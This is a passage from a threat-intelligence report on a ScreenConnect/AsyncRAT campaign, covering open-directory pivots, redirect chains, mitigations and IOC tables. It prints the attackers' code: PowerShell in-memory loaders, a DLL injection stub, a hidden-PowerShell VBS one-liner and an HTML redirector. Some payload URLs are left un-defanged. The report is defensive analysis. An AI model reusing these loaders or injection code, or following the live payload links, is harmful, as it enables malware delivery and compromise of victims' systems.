$a = (Get-Content "C:\ProgramData\1.txt").Split(',') | foreach-Object {"$([double]($_/10))"}
[Byte[]]$V_rr = $a
```

Figure 16. Script detects TotalAV/Avast, decodes pe.txt for an AMSI bypass, then loads 1.txt as an in-memory .NET payload.

In environments where no supported AV is detected, the attackers take a different route. Instead of direct in-memory loading, the decoded payload from **1.txt** is injected into a legitimate Windows binary, **AppLaunch.exe**, using a native DLL called **libPK.dll**.

This DLL is imported dynamically at runtime via PowerShell's Add-Type function and provides an exported function named Execute, which handles the injection process. This dual execution pathway, like direct in-memory execution for AV-guarded systems and DLL-assisted injection for unprotected hosts, demonstrates a highly adaptive strategy to ensure successful compromise across diverse environments.

Skype.ps1

```
77
78
79
80 '$asm::' + 'Load($V_rr)' + '.EntryPoint' + '.Invoke($null, $null)' | iex
81 }
82 else {
83  $a = (Get-Content "C:\ProgramData\1.txt").Split(',') | foreach-Object {"$([double]($_/10))"}
84 [Byte[]]$payload = $a
85
86
87 [String] $path = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe"
88
89 [string] $path2 = "C:\\ProgramData\\libPK.dll"
90
```

Skype.ps1

```
91 $Assembly = @"
92 using System;
93 using System.Runtime.InteropServices;
94 using System.Text;
95 using System.IO;
96 using System.Diagnostics;
97
98 namespace Inject
99 {
100   public static class Program
101   {
102
103     [DllImport("$path2", EntryPoint = "Execute", CharSet = CharSet.Auto)]
104     static extern int Execute(byte[] path, int sizePath, byte[] rawData);
105     public static void Run(byte[] rawData, string path)
106     {
107
108       byte[] PathBytes = Encoding.UTF8.GetBytes(path);
109       Execute(PathBytes, PathBytes.Length, rawData);
110
111     }
112   }
113 }
114 "@
115
116 Add-Type -TypeDefinition $Assembly
117 [Inject.Program]::Run($payload, $path)
118 }
119
```

Figure 17. If no AV is found, the decoded payload is injected into AppLaunch.exe via libPK.dll::Execute for native injection.

The **police.html** file uncovered in the third directory acts as a malicious redirector that uses a meta-refresh tag combined with JavaScript to automatically forward victims to an external resource "hxxps://galusa[.]ac[.]mz/pdf".

This redirection chain ultimately lands on **dual[.]saltuta[.]com**, with query parameters referencing **verify[.]uniupdate[.]net**, and triggers the download of the first-stage payload **event_support-pdf.Client.exe** (MD5: c596910b65fb3af81b9ca67ce11ebcc3). The redirect and final filename follow the ClickOnce runner Installer pattern noted in public research, where "support-pdf" themed executables are used as first-stage droppers.

police.html


```
1
2  <!DOCTYPE html>
3  <html lang="en">
4  <head>
5    <meta charset="UTF-8">
6    <title>Redirecting...</title>
7    <meta http-equiv="refresh" content="0;url=https://galusa.ac.mz/pdf">
8    <script>
9      const redirectURL = "https://galusa.ac.mz/pdf";
10     document.addEventListener("DOMContentLoaded", function () {
11       document.body.addEventListener("click", function () {
12         window.location.href = redirectURL;
13       });
14     });
15   </script>
16 </head>
17 <body style="margin:0; padding:0;">
18   <p style="display:none;">Redirecting...</p>
19 </body>
20 </html>
21
```

Figure 18. police.html redirector forwarding to galusa.ac.mz/pdf, which resolves to dual.saltuta.com and delivers event_support-pdf.Client.exe.

VirusTotal data shows the galusa.ac.mz/pdf URL returned HTTP 200 and was last analyzed on **2025-05-24** with no security vendors flagging the resource at the time of analysis.

Redirect URL :
https://dual.saltuta.com/Bin/event_support-pdf.Client.exe?h=verify.uniupdate.net&p=8041&k=BgIAAACkAABSU0ExAAgAAAEAAQDRensUJhLSOFlnmqiCZ1BBEo1jqzYsqCiPY8zJL%2B9sTvN8rOqDMiul4014-42f5-b668-addee4113978&i=untitled&e=Support&y=Guest&r=

Hunt.io domain records link dual.saltuta.com and verify.uniupdate.net to the campaign, with dual.saltuta.com observed serving ScreenConnect-like installers and resolving to IP **94.154.173[.]145** (1GSERVERS, LLC, US). These findings indicate a multi-stage redirect chain that blends social engineering with ClickOnce-style droppers to deliver the initial payload.






Figure 19. dual.saltuta.com and verify.uniupdate.net linked to ScreenConnect-style installers, resolving to 94.154.173[.]145.

Pivoting via Patterns

Pivoting on Ab.vbs uncovered a new open directory at **78.161.14[.]229:753** (Turk Telekom) with a larger Ab.vbs variant (504 B) from previous similar variants.




Figure 20. Pivot on Ab.vbs reveals an additional open directory at 78.161.14[.]229:753 hosting an enlarged Ab.vbs (504 B).

Our threat hunting platform shows the details of the open directory at 78.161.14.229:753, which is hosted under **Turk Telekomünikasyon Anonim Şirketi (TR)**. The directory contained an enlarged variant of **Ab.vbs** (504 B) compared to previous samples. Three additional files were also identified (**logs.ldk** (60 KB), **logs.ldr** (265 KB), and **logs.rar** (46 KB)).




Figure 21. Open directory at 78.161.14[.]229:753 hosting enlarged Ab.vbs (504 B) and staged payload containers (logs.ldk/logs.ldr/logs.rar).

Unlike the lightweight **Ab.vbs** samples that primarily launched a .lnk shortcut or chained to Skype.ps1, this variant uses PowerShell with an inline function called Invocation to dynamically load a .NET assembly into memory and invoke its entry point.

The script references two external files expected in C:\Users\Public\Pictures: logs.ldk and logs.ldr. The .ldk file is parsed into a byte array, divided by 30, and used as the assembly payload, while the .ldr file is passed as an input string to the assembly's Obfuscator.A::Main method.

a.vbs

```
CreateObject("Wscript.Shell").Run
"powershell -ExecutionPolicy Bypass -WindowStyle Hidden -Command
""function Invocation{param($f1,$f2)[System.Reflection.Assembly]::Load([byte[]]$f1)|Out-Null;[Obfuscator.A]::Main($f2)};
$p1='C:\\Users\\Public\\Pictures\\logs.ldk';$p2='C:\\Users\\Public\\Pictures\\logs.ldr';
if((Test-Path $p1)-and(Test-Path $p2)){[byte[]]$b1=(Get-Content $p1 -Raw).Split(',')|
Where-Object{$_ -ne ''}|ForEach-Object{[byte]($_/30)};$b2=Get-Content $p2 -Raw;Invocation -f1 $b1 -f2 $b2}""", 0

```

Figure 22. Updated Ab.vbs acts as an integrated loader: parses logs.ldk into an assembly, invokes Obfuscator.A::Main with

logs.ldr, and eliminates the .lnk intermediary.

The discovery shows operators iterating on a modular architecture, recycling proven loader code while altering payload containers to evade static detection.

Pivoting on logs.idr exposed two additional open directories at 78.162.57[.]179:753 and 88.229.27[.]40:753. Hunt.io captures show logs.idr at 265 KB on 17 Jul 2025 22:41:25 and 266 KB on 07 Jul 2025 19:22:49, respectively. The close similarity in file size and timestamps to earlier finds suggests operators are distributing near-identical payload containers across multiple hosts.




Figure 23. Pivoting on logs.idr uncovered mirrored payload containers across two open directories (78.162.57.179:753, 88.229.27.40:753).

An analysis of the IP addresses 88.229.27.40 (Istanbul) and 78.162.57.179 (Gaziantep) shows the same ASN AS9121 / Turk Telekomünikasyon Anonim Şirketi and shows multiple AsyncRAT activity across all ports.




Figure 24. Turk Telekom IPs (88.229.27.40 and 78.162.57.179) hosting multiple AsyncRAT sightings across rotated ports and July-August 2025.

Both IPs (78.162.57.179 and 88.229.27.40) show extensive AsyncRAT activity across numerous ports, with Hunt.io timelines confirming repeated reconfigurations and multi-port exposure throughout July 2025. The operators appear to rotate ports aggressively, enabling redundancy and complicating static detection, while maintaining persistent AsyncRAT infrastructure under Turk Telekom AS9121.




Figure 25. Hunt.io timeline view showing extensive AsyncRAT activity across multiple ports on 78.162.57[.]179 and 88.229.27[.]40, highlighting persistent and adaptive C2 infrastructure.

A Hunt.io capture from 78.162.57[.]179:753 shows that both logs.idk and logs.idr appears with different SHA256 hashes across directories, indicating multiple variants of the same files. Similarly, one more hash of logs.idr has been found from 88.229.27.40:753 open directory. Moreover, none of these hashes are currently detected on VirusTotal.




Figure 26. Different SHA256 hashes observed for logs.idk and logs.idr on 78.162.57[.]179:753 & 88.229.27[.]40:753 from Hunt.io's AttackCapture™.

Similarly, while pivoting on logs.idk, an additional open directory is observed at **185.208.159[.]71**, hosting a much larger **logs.ldk** file (3 MB).




Figure 27. Discovery of a 3 MB logs.ldk on 185.208.159.71, indicating repackaged or expanded payload staging.

Hunt.io's AttackCapture™ File Manager for https://185.208.159.71 (Global-Data System IT Corporation) shows two files (logs.jpg and logs.ldk) having a size of 3 MB.




Figure 28. 185.208.159[.]71 directory (17 Aug 2025): large logs.ldk (3 MB) and decoy logs.jpg indicate repackaged/expanded payload staging.

Our analysis for **185.208.159[.]71** (AS42624) carries a **High-Risk** flag and active **AsyncRAT** sightings. The records show multiple open services across low and high ports have the signature of AsyncRAT.




Figure 29. 185.208.159[.]71 (AS42624) shows a High-risk AsyncRAT host with multi-port activity.

Hunt.io history data for **185.208.159[.]71** reveals multiple open ports associated with **AsyncRAT** activity between August and September, spanning both low (111, 222, 666) and high-numbered ranges (3000-3009, 7707, 9996-9998, 20000).

The breadth of ports indicates an aggressive and flexible C2 configuration strategy, suggesting the operators rotate or diversify their port usage to evade static detection and sustain long-term infrastructure resilience.

Figure 30. AsyncRAT history on 185.208.159[.]71: wide port usage (111-20000) highlights adaptive C2 operations.

Furthermore, the investigation revealed that the "**/Bin/**" pattern was a recurring element in phishing infrastructure, first observed in the police.html redirect leading to the payload **dual[.]saltuta[.]com/Bin/event_support-pdf.Client.exe**.

This URL not only exposed the payload host (dual.saltuta.com) and query parameter domain (verify[.]uniupdate[.]net), but also highlighted the use of /Bin/ as a staging directory for first-stage payloads. By pivoting on this pattern, a SQL query across the phishing dataset identified **8 additional URLs** reusing the same structure in campaigns spanning 2024-2025, confirming its role as a consistent attacker tradecraft for hosting and distributing malicious executables.

```
  SELECT
  *
FROM
  phishing
WHERE
  url LIKE '%/Bin/%'
  AND timestamp gt '2024-01-01'
```

Copy

Output example:




Figure 31. Reuse of the "/Bin/" directory across phishing campaigns for hosting first-stage payloads (8 URLs found, 2024-2025).

Here's a table with the results we found:

Timestamp	URL	Executable Name	A T
2025-06-12	hxxps://baquskreen.top/Bin/ANTI%20VIRUS%20UPDATE.ClientSetup.exe	ANTI VIRUS UPDATE.ClientSetup.exe	Fa A
2025-09-05	hxxps://mconnectsz.nsocumentzs.com/Bin/ZOOM.ClientSetup.exe?e=Access&y=Guest	ZOOM.ClientSetup.exe	Z
2025-01-17	hxxps://bahelp.top/Bin/ZoomWorkspace.ClientSetup.exe?e=Access&y=Guest	ZoomWorkspace.ClientSetup.exe	Z
2024-10-25	hxxps://doc-sign.docsfinder.org/Bin/IRScasedocs5Nhd8fMGaUr0Ts1o6qlE.Client.exe?h=wise.access.ly&p=8041&k=ENCODE&s=7b6d96a8-dcac-4f65-aaec-6e3d4b1ed22f&i=Untitled%20Session&e=Support&y=Guest&r=	IRScasedocs5Nhd8fMGaUr0Ts1o6qlE.Client.exe	IR Ta Sc
2025-04-01	hxxps://con.wolonman.com/Bin/ScreenConnect.ClientSetup.exe	ScreenConnect.ClientSetup.exe	R A T
2025-03-14	hxxps://tulicrp.engajroker.cyou/Bin/support.Client.exe	support.Client.exe	R A T
2025-04-10	hxxps://docfileaccess.top/Bin/ScreenConnect.Client.application?e=Support&y=Guest	ScreenConnect.Client.application	R A T
2024-11-19	hxxps://vn1backn.site/Bin/ScreenConnect.Client.application?y=Guest	ScreenConnect.Client.application	R A T

Mitigation Strategies

- Enforce strict allowlisting for installers and RMM tools (require validated signer metadata and out-of-band vendor verification).
- Block or closely monitor /Bin/ download patterns and ClickOnce URLs at the proxy/IDS, and alert on uncommon Content-Type: application/octet-stream responses.
- Deploy behavioral EDR detections for Add-Type runtime compilation, in-memory Assembly.Load, native export calls (libPK.dll::Execute), and process injection.
- Restrict execution of VBS/JS/PowerShell from publicly writable folders (e.g., C:\Users\Public) and enforce script-blocking policies.

- Harden endpoints with AppLocker/Device Guard, disable macros and legacy script hosts where operationally possible, and apply least-privilege policies.
- Proactively hunt for IOCs and TTPs (Ab.vbs/Ab.js, Skype.ps1, libPK.dll, logs.* containers, /Bin/ URLs) and coordinate takedowns with hosting providers and CERTs.
- Enforce multi-factor authentication and rotate vendor/third-party credentials; audit vendor access to management consoles.

In short, this is a moving target. Port rotation, repacking, and dual paths keep the infrastructure alive unless detections key on the tradecraft itself.

Conclusion

The campaign demonstrates a mature attacker tradecraft that blends RMM abuse, modular payload staging, native injection techniques, and extensive port/TLS manipulation to maintain resilient AsyncRAT-centric C2 infrastructure. Defenders must move beyond hash-based detection and rely on layered defenses: behavioral EDR, robust network telemetry (including TLS inspection when possible), strict RMM installer controls, proactive hunting for staged containers and redirect patterns (e.g., /Bin/), and rapid takedown coordination with hosting providers. Focusing detection and response on the TTPs in this report will yield higher fidelity than chasing rapidly changing hashes.

For teams that need to hunt today, here are the indicators and objects we observed, with the caveat that infrastructure turns over quickly.

ConnectWise ScreenConnect Network Observables and Indicators of Compromise (IOCs)

Name / Host / File	Indicator	Notes
Ab.vbs	6142295a7f7ce60b86738e07d79b72d5a3edb3d5915aa9fb6c81ea752a9cd229, c7936cc04631bc9d4ed7a9be3a5638193fac57cb3ccfa7ce037aa2b0fe24cad7	VBS loader, VBS variant
Microsoft.lnk	521769c955761f7fc625eae2006f4dabcf36ce3169309e0ad111e7b7b29748af	Weaponized LNK
Skype.ps1 (PowerShell loader)	54b762e05af1a1138786a78e9936d63f4e419bbeb0d116c2cee7376566420382, 8d5b8061b3f6b899583bbf20e78c13bb2b44b9dff4c6c302c8c278725dc5a34d	PowerShell loader, Small PS loader
libPK.dll	b97d0a646c8aece8f5c4cedb26da808ec5104038c7871ad0481f75df7a75c59d	Native injector DLL
screenconnect.client.exe (trojanized)	701e702f91942acef4d6afdda2abf70ed8618cde2f2ef3b174b092373c63c033	Trojanized ScreenConnect installer
Stub.exe	cd5207483b78ef50d3dbd3f6a36d2a98	Stager/dropper (observed communicating with 176.65.139.119)
event_support-pdf.Client.exe (ClickOnce dropper)	c596910b65fb3af81b9ca67ce11ebcc3	Observed via redirect chain
1.txt (encoded .NET payload)	ff529b5e54b079ff9a449e933b6042c2403f15d0de9ee9dbfb0c51e56bf13fad	Encoded .NET blob
pe.txt	1f7b509db8424453b8bb3a45053f3bc47f98414b168a67f253c10f0f6fb83936	Encoded AMSI bypass payload
q.txt	5705e818447ec8f7c480a2bf28337b002d66b293b7450b7a993bf26ac9fee60f	Obfuscated config blob
police.html	0736e890f62b920c4489928254d5c0e5e67584dfb1c8649f08b62e400d28e882	HTML redirector
logs.idk	cf9729e363562878a7027e0f8eab00d3853fe6a267fc654fae511a751cf6851a, aca3f0bf08779478f2b0ce7da16e8c87f8a860ae96d3e88d94c2907aae31ff0d, ab2f559b05cfa32bc66c317260f51970699602ad06030e16bba66cf1bd20902e	Payload container
logs.idr	98ef82f2f9861f1a0062a3c1b88184b28e6bf304856bfc6d8087ff28df113710, 81aa861eb0fc8403e4a8be6f0f9eb8be494cc12571f98210e08a88d81a2c815c,	Runtime parameter file

Name / Host / File	Indicator	Notes
	9cd11a25896a9e7a54aeaf0cc249a8ebcaada74168d2bdd2d51d8313a7293dce, e4afc06b31849f0a9c463e2599906a93914727a1f5b08d0ebfe1990965ebc41f	
logs.ldk	cf9729e363562878a7027e0f8eab00d3853fe6a267fc654fae511a751cf6851a	Payload container
logs.jpg	ec7514d1be0ba0b2a9059759d2885f81f1e887e1559a1630f6c380e11f7bf7d3	Decoy image
IP	176.65.139[.]119 (Germany)	Open dir
IP	45.74.16[.]71 (AS207184 - Germany)	Open dir
IP	164.68.120[.]30 (AS51167 - Germany)	Open dir
IP	78.161.14[.]229:753 (AS9121 - Turkey)	Open dir
IP	78.162.57[.]179:753 (AS9121 - Turkey)	Open dir
IP	88.229.27[.]40:753 (AS9121 - Turkey)	Open dir
IP	185.208[.]159.71 (AS42624 - Switerzland)	Open dir
IP	94.154.173[.]145 (AS14315 - United States)	Resolves to dual[.]saltuta[.]com
Domain	dual[.]saltuta[.]com	Payload host. Serves staged binaries
Domain	verify[.]uniupdate[.]net	Appears in query parameters
Domain	galusa[.]ac[.]mz	HTML redirector. Forwards to ClickOnce
